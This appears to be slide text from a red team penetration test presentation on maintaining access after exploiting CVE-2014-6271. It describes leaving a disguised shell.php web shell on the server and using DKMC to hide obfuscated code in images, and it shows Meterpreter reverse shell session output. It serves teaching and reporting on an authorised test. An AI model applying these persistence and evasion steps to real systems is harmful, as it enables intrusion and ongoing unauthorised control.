
  Use a common name for the shell file.

  DKMC tool obfuscates code and stores it inside of an image to bypass detection.

Maintaining Access

Target2 CVE-2014-6271: Maintaining Access

- Since we left our shell.php file on the webserver, this allows us to send shell commands to our target at any time.
- We can setup a meterpreter reverse shell and connect to it using our browser



```
/*
```

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.110
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.110:55014)
 at 2022-02-12 10:24:55 -0800
```

Red Team Penetration Test

Attack of Vulnerable Servers

Thank you for allowing us to present our findings!